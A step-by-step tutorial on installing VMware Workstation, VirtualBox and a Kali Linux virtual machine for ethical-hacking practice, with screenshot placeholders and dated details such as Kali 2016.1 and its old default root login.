Installing VMware and Kali Linux

Downloading VMware Workstation

TodownloadVMwareWorkstation:

Navigate to the VMware Workstation Download Center.

1. Based on your requirements, click **Go to Downloads** for VMware Workstation for Windows or VMware Workstation for Linux.
2. Click **Download Now**.
3. If prompted, log in to your Customer Connect profile. If you do not have a profile, create one. For more information, see How to create a Customer Connect profile (2007005).
4. Ensure that your profile is complete and enter all mandatory fields. For more information, see How to update your Customer Connect profile (2086266).
5. Review the End User License Agreement and click **Yes**.
6. Click **Download Now**.

If the installer fails to download during the download process:

- Delete the cache in your web browser. For more information, see:
  - Mozilla Firefox: How to clear the Firefox cache
  - Google Chrome: Delete your cache and other browser data
  - Microsoft Internet Explorer: How to delete the contents of the Temporary Internet Files folder
- Disable the pop-up blocker in your web browser. For more information, see:
  - Mozilla Firefox: How do I disable a Pop-up blocker?
  - Google Chrome: Manage pop-ups
  - Microsoft Internet Explorer: How to turn Internet Explorer Pop-up Blocker on or off on a Windows XP SP2-based computer
- Download using a different web browser application.
- Disable any local firewall software.
- Restart the virtual machine.
- Download the installer from a different computer or network.

Installing VMware Workstation

Notes:

- You must have only one VMware Workstation installed at a time. You must uninstall the previous version of VMware Workstation before installing a new version.
- If the installer reports an error when you run it, you must verify the download. For more information, see Verifying the integrity of downloaded installer files (1537).

To install VMware Workstation on a Windows host:

1. Log in to the Windows host system as the Administrator user or as a user who is a member of the local Administrators group.
2. Open the folder where the VMware Workstation installer was downloaded. The default location is the **Downloads** folder for the user account on the Windows host.

   Note: The installer file name is similar to `VMware-workstation-full-xxxx-xxxx.exe`, where *xxxx-xxxx* is the version and build numbers.

3. Right-click the installer and click **Run as Administrator**.
4. Select a setup option:
   - **Typical**: Installs typical Workstation features. If the Integrated Virtual Debugger for Visual Studio or Eclipse is present on the host system, the associated Workstation plug-ins are installed.
   - **Custom**: This lets you select which Workstation features to install and specify where to install them. Select this option if you need to change the shared virtual machines directory, modify the VMware Workstation Server port, or install the enhanced virtual keyboard driver. The enhanced virtual keyboard driver provides better handling of international keyboards and keyboards that have extra keys.

5. Follow the on-screen instructions to finish the installation.
6. Restart the host machine.

To install VMware Workstation on a Linux host:

Note: VMware Workstation for Linux is available as a `.bundle` download in the VMware Download Center. The Linux bundle installer starts a GUI wizard on most Linux distributions. In some Linux distributions, the bundle installer starts a command-line wizard instead of a GUI wizard.

1. Log in to the Linux host with the user account that you plan to use with VMware Workstation.
2. Open a terminal interface. For more information, see Opening a command or shell prompt (1003892).
3. Change to root. For example:

   ```
   su root
   ```

   Note: The command that you use depends on your Linux distribution and configuration.


4. Change directories to the directory that contains the VMware Workstation bundle installer file. The default location is the **Download** directory.
5. Run the appropriate Workstation installer file for the host system.

Kali Linux - Installation and Configuration

Kali Linux is one of the best security packages of an ethical hacker, containing a set of tools divided by the categories. It is an open source and its official webpage is https://www.kali.org.

Generally, Kali Linux can be installed in a machine as an Operating System, as a virtual machine which we will discuss in the following section. Installing Kali Linux is a practical option as it provides more options to work and combine the tools. You can also create a live boot CD or USB. All this can be found in the following link: https://www.kali.org/downloads/

BackTrack was the old version of Kali Linux distribution. The latest release is Kali 2016.1 and it is updated very often.



To install Kali Linux −

- First, we will download the Virtual box and install it.
- Later, we will download and install Kali Linux distribution.

Download and Install the Virtual Box

A Virtual Box is particularly useful when you want to test something on Kali Linux that you are unsure of. Running Kali Linux on a Virtual Box is safe when you want to experiment with unknown packages or when you want to test a code.


With the help of a Virtual Box, you can install Kali Linux on your system (not directly in your hard disk) alongside your primary OS which can MAC or Windows or another flavor of Linux.

Let’s understand how you can download and install the Virtual Box on your system.


Step 1 − To download, go to https://www.virtualbox.org/wiki/Downloads. Depending on your operating system, select the right package. In this case, it will be the first one for Windows as shown in the following screenshot.

Step 2 − Click **Next**.


Step 3 − The next page will give you options to choose the location where you want to install the application. In this case, let us leave it as default and click **Next**.




Step 4 − Click **Next** and the following **Custom Setup** screenshot pops up. Select the features you want to be installed and click Next.



Step 5 − Click **Yes** to proceed with the installation.




Step 6 − The **Ready to Install** screen pops up. Click Install.



Step 7 − Click the **Finish** button.

The Virtual Box application will now open as shown in the following screenshot. Now we are ready to install the rest of the hosts for this manual and this is also recommended for professional usage.




Install Kali Linux


Now that we have successfully installed the Virtual Box, let's move on to the next step and install Kali Linux.

Step 1 − Download the Kali Linux package from its official website: https://www.kali.org/downloads/


Step 2 − Click **VirtualBox → New** as shown in the following screenshot.




Step 3 − Choose the right **virtual hard disk file** and click **Open**.



Step 4 − The following screenshot pops up. Click the **Create** button.




Step 5 − Start Kali OS. The default username is **root** and the password is **toor**.




Update Kali

